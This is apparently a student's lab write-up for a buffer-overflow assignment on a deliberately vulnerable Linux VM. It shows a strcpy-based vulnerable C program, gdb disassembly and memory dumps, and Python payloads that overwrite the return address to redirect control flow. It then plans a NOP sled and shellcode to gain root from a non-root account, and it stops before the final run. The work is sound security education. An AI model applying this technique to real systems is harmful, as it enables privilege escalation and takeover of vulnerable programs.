
Mohamed El-Atroush
900152131

Secure Systems Engineering
Buffer overflow Assignment

Overview

Installation:

I used the link provided in the assignment prompt to download DVL to use it on VirtualBox. Partition table 1 was altered, and some commands were written to move to the interface and to easily navigate.



- Inside the interface, Back-Track was installed, and then a bootloader

I followed this tutorial to achieve that: https://www.youtube.com/watch?v=jsGW-uHncT4

Objective: Writing to a string a length longer than what is reserved for it, which can cause a lot of problems.

What can buffer overflow cause?
A system crash or an entry point for a cyber-attack.
Source: https://www.veracode.com/security/buffer-overflow

- The first task that needs to be done is to write a function that prints a string that's not called from the main function. (due to the buffer overflow vulnerability)
- Secondly, a malicious shell code to help gain root privilege to access any file on the system (I will attempt accessing the passwords folder)

I opened **gdb** for debugging to check for the addresses.
List is used to print the code (however the list size default lines are 10, so I modified it to be 20 lines to print the whole code using "*set listsize 20"*)

```
bt Desktop # gdb a.out
GNU gdb 6.6
Copyright (C) 2006 Free Software Foundation, Inc.
GDB is free software, covered by the GNU General Public License, and you are
welcome to change it and/or distribute copies of it under certain conditions.
Type "show copying" to see the conditions.
There is absolutely no warranty for GDB.  Type "show warranty" for details.
This GDB was configured as "i686-pc-linux-gnu"...
Really redefine built-in command "frame"? (y or n) [answered Y; input not from terminal]
Really redefine built-in command "thread"? (y or n) [answered Y; input not from terminal]
Really redefine built-in command "start"? (y or n) [answered Y; input not from terminal]
Using host libthread_db library "/lib/tls/libthread_db.so.1".
gdb$ set listsize 20
gdb$ list
1       #include <stdio.h>
2       #include <string.h>
3
4       void exploit();
5
6       int main(int argc, char** argv){
7       char s[1000];
8       strcpy(s,argv[1]);
9       puts("Hello: "); puts(s);
10      }
11
12      void exploit(){
13      puts("Exploit function has been accessed without being called from main function!!\n");
14      }
15
gdb$
```


- disas the main function:

```
gdb$ disas main
Dump of assembler code for function main:
0x08048484 <main+0>:    push   ebp
0x08048485 <main+1>:    mov    ebp,esp
0x08048487 <main+3>:    sub    esp,0x3f8
0x0804848d <main+9>:    and    esp,0xfffffff0
0x08048490 <main+12>:   mov    eax,0x0
0x08048495 <main+17>:   add    eax,0xf
0x08048498 <main+20>:   add    eax,0xf
0x0804849b <main+23>:   shr    eax,0x4
0x0804849e <main+26>:   shl    eax,0x4
0x080484a1 <main+29>:   sub    esp,eax
0x080484a3 <main+31>:   sub    esp,0x8
0x080484a6 <main+34>:   mov    eax,DWORD PTR [ebp+12]
0x080484a9 <main+37>:   add    eax,0x4
0x080484ac <main+40>:   push   DWORD PTR [eax]
0x080484ae <main+42>:   lea    eax,[ebp-0x3f8]
0x080484b4 <main+48>:   push   eax
0x080484b5 <main+49>:   call   0x8048398 <strcpy@plt>
0x080484ba <main+54>:   add    esp,0x10
0x080484bd <main+57>:   sub    esp,0xc
0x080484c0 <main+60>:   push   0x8048604
0x080484c5 <main+65>:   call   0x8048368 <puts@plt>
0x080484ca <main+70>:   add    esp,0x10
0x080484cd <main+73>:   sub    esp,0xc
0x080484d0 <main+76>:   lea    eax,[ebp-0x3f8]
0x080484d6 <main+82>:   push   eax
0x080484d7 <main+83>:   call   0x8048368 <puts@plt>
0x080484dc <main+88>:   add    esp,0x10
0x080484df <main+91>:   mov    eax,0x0
0x080484e4 <main+96>:   leave
0x080484e5 <main+97>:   ret
End of assembler dump.
gdb$
```

Buffer s[1000]

Testing a string that is longer than the 1000-character array using a python script and receiving a segmentation fault as expected (since I am trying to access something in memory that I am not allowed to):


Run $(python -c ‘print “\x41” * 1020’)
The \x41 is the A character



The function that I am trying to run is at address 0x080484e6, and this can be known by running '***x exploit'***

```
gdb$ x exploit
0x80484e6 <_Z7exploitv>:        push   ebp
gdb$
```

The segmentation fault occurs after Multiplying '/x41' with 1020 and then adding the address of the function called exploit which can be found at 0x080484e6 as mentioned before




The string "**Exploit function has been accessed without being called from main function!!**" has been printed although it's not called from the main function. (Change in the code flow)


Part II

- The buffer will be filled with NOPs (**x90**)

Since my user was already a root one, I've added a new non root user to test the shell code on!



I've signed in now to the non-root user



The malicious code will be store in the buffer, so we don't have to worry about the changes that happens in the disk, so the return address will be pointing back to the buffer where the malicious code exists.

- **Filling the buffer with NOPs to move to the following instruction (until it reaches the malicious code)**


A segmentation fault occurs:

Filling the buffer * 1024 overwrites the eip

I kept scrolling until I found the start of 0x41414141

I scrolled again until I found the end of the buffer filled with BCDE: 0xbffce680

So I chose a position to return in the mid:



```
bt Desktop $ cat /etc/shadow
cat: /etc/shadow: Permission denied
bt Desktop $
```


Disas main

```
gdb$ disas main
Dump of assembler code for function main:
0x080483d4 <main+0>:    push   ebp
0x080483d5 <main+1>:    mov    ebp,esp
0x080483d7 <main+3>:    sub    esp,0x3f8
0x080483dd <main+9>:    and    esp,0xfffffff0
0x080483e0 <main+12>:   mov    eax,0x0
0x080483e5 <main+17>:   add    eax,0xf
0x080483e8 <main+20>:   add    eax,0xf
0x080483eb <main+23>:   shr    eax,0x4
0x080483ee <main+26>:   shl    eax,0x4
0x080483f1 <main+29>:   sub    esp,eax
0x080483f3 <main+31>:   sub    esp,0x8
0x080483f6 <main+34>:   mov    eax,DWORD PTR [ebp+12]
0x080483f9 <main+37>:   add    eax,0x4
0x080483fc <main+40>:   push   DWORD PTR [eax]
0x080483fe <main+42>:   lea    eax,[ebp-0x3f8]
0x08048404 <main+48>:   push   eax
0x08048405 <main+49>:   call   0x80482e8 <strcpy@plt>
0x0804840a <main+54>:   add    esp,0x10
0x0804840d <main+57>:   sub    esp,0xc
0x08048410 <main+60>:   push   0x8048544
0x08048415 <main+65>:   call   0x80482c8 <puts@plt>
0x0804841a <main+70>:   add    esp,0x10
0x0804841d <main+73>:   sub    esp,0xc
0x08048420 <main+76>:   lea    eax,[ebp-0x3f8]
0x08048426 <main+82>:   push   eax
0x08048427 <main+83>:   call   0x80482c8 <puts@plt>
0x0804842c <main+88>:   add    esp,0x10
0x0804842f <main+91>:   leave
0x08048430 <main+92>:   ret
End of assembler dump.
```

Break point inserted:

```
gdb$ break *0x08048410
Breakpoint 1 at 0x8048410: file main.c, line 8.
gdb$
```

Printing something distinctive:



The starting address of the NOP sled is 0xbfffeb9c

```
gdb$ x/200xb $esp
0xbfffeb84:     0xab    0xf1    0xff    0xbf    0xdc    0x14    0x00    0xb8
0xbfffeb8c:     0x10    0x06    0x00    0x00    0x00    0x00    0x00    0x00
0xbfffeb94:     0x00    0x00    0x00    0x00    0x00    0x00    0x00    0x00
0xbfffeb9c:     0x00    0x00    0x00    0x00    0x41    0x41    0x41    0x41
0xbfffeba4:     0x41    0x41    0x41    0x41    0x41    0x41    0x41    0x41
0xbfffebac:     0x41    0x41    0x41    0x41    0x41    0x41    0x41    0x41
0xbfffebb4:     0x41    0x41    0x41    0x41    0x41    0x41    0x41    0x41
0xbfffebbc:     0x41    0x41    0x41    0x41    0x41    0x41    0x41    0x41
0xbfffebc4:     0x41    0x41    0x41    0x41    0x41    0x41    0x41    0x41
0xbfffebcc:     0x41    0x41    0x41    0x41    0x41    0x41    0x41    0x41
0xbfffebd4:     0x41    0x41    0x41    0x41    0x41    0x41    0x41    0x41
0xbfffebdc:     0x41    0x41    0x41    0x41    0x41    0x41    0x41    0x41
0xbfffebe4:     0x41    0x41    0x41    0x41    0x41    0x41    0x41    0x41
0xbfffebec:     0x41    0x41    0x41    0x41    0x41    0x41    0x41    0x41
0xbfffebf4:     0x41    0x41    0x41    0x41    0x41    0x41    0x41    0x41
0xbfffebfc:     0x41    0x41    0x41    0x41    0x41    0x41    0x41    0x41
0xbfffec04:     0x41    0x41    0x41    0x41    0x41    0x41    0x41    0x41
0xbfffec0c:     0x41    0x41    0x41    0x41    0x41    0x41    0x41    0x41
0xbfffec14:     0x41    0x41    0x41    0x41    0x41    0x41    0x41    0x41
0xbfffec1c:     0x41    0x41    0x41    0x41    0x41    0x41    0x41    0x41
0xbfffec24:     0x41    0x41    0x41    0x41    0x41    0x41    0x41    0x41
0xbfffec2c:     0x41    0x41    0x41    0x41    0x41    0x41    0x41    0x41
0xbfffec34:     0x41    0x41    0x41    0x41    0x41    0x41    0x41    0x41
0xbfffec3c:     0x41    0x41    0x41    0x41    0x41    0x41    0x41    0x41
0xbfffec44:     0x41    0x41    0x41    0x41    0x41    0x41    0x41    0x41
```

Buffer overflow of 1024 overwrite the return address, therefore we can go back to the NOPs

```
Shell - Konsole <2>
gdb$ run $(python -c "print('A'*1024)")
Hello:
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA

Program received signal SIGSEGV, Segmentation fault.
--------------------------------------------------------------------------[regs]
  EAX: 00000401  EBX: B7FCAFFC  ECX: 00000000  EDX: B7FCC7E0  o d I t S z a p c
  ESI: BFFFF014  EDI: BFFFEFA0  EBP: 41414141  ESP: BFFFEF90  EIP: 41414141
  CS: 0073  DS: 007B  ES: 007B  FS: 0000  GS: 0033  SS: 007B
[007B:BFFFEF90]-------------------------------------------------------[stack]
BFFFEFE0 : 02 00 00 00  00 83 04 08 - 00 00 00 00  21 83 04 08 ............!...
BFFFEFD0 : 00 00 00 00  A0 5A FF B7 - B0 66 FF B7  F8 0F 00 B8 .....Z...f......
BFFFEFC0 : 00 00 00 00  F8 0F 00 B8 - 02 00 00 00  00 83 04 08 ................
BFFFEFB0 : 90 EF FF BF  D2 4D EB B7 - 00 00 00 00  00 00 00 00 .....M..........
BFFFEFA0 : FC AF FC B7  00 00 00 00 - A0 EF FF BF  E8 EF FF BF ................
BFFFEF90 : 00 00 00 00  14 F0 FF BF - 20 F0 FF BF  6C 5B FF B7 ........ ...l[..
[007B:BFFFEF90]--------------------------------------------------------[data]
BFFFEF90 : 00 00 00 00  14 F0 FF BF - 20 F0 FF BF  6C 5B FF B7 ........ ...l[..
BFFFEFA0 : FC AF FC B7  00 00 00 00 - A0 EF FF BF  E8 EF FF BF ................
BFFFEFB0 : 90 EF FF BF  D2 4D EB B7 - 00 00 00 00  00 00 00 00 .....M..........
BFFFEFC0 : 00 00 00 00  F8 0F 00 B8 - 02 00 00 00  00 83 04 08 ................
BFFFEFD0 : 00 00 00 00  A0 5A FF B7 - B0 66 FF B7  F8 0F 00 B8 .....Z...f......
BFFFEFE0 : 02 00 00 00  00 83 04 08 - 00 00 00 00  21 83 04 08 ............!...
BFFFEFF0 : D4 83 04 08  02 00 00 00 - 14 F0 FF BF  40 84 04 08 ............@...
BFFFF000 : A0 84 04 08  B0 66 FF B7 - 0C F0 FF BF  8E EE FF B7 .....f..........
[0073:41414141]--------------------------------------------------------[code]
0x41414141:     Error while running hook_stop:
Cannot access memory at address 0x41414141
0x41414141 in ?? ()
```

I then used the return address that I obtained before and concatenated it with the shell code

1024 – 46 – 4 = 974

1024 buffer to overflow
46 is the size of the shell code
4 is the size of the return address

- **Testing the code on a non-root user to gain root privilege:**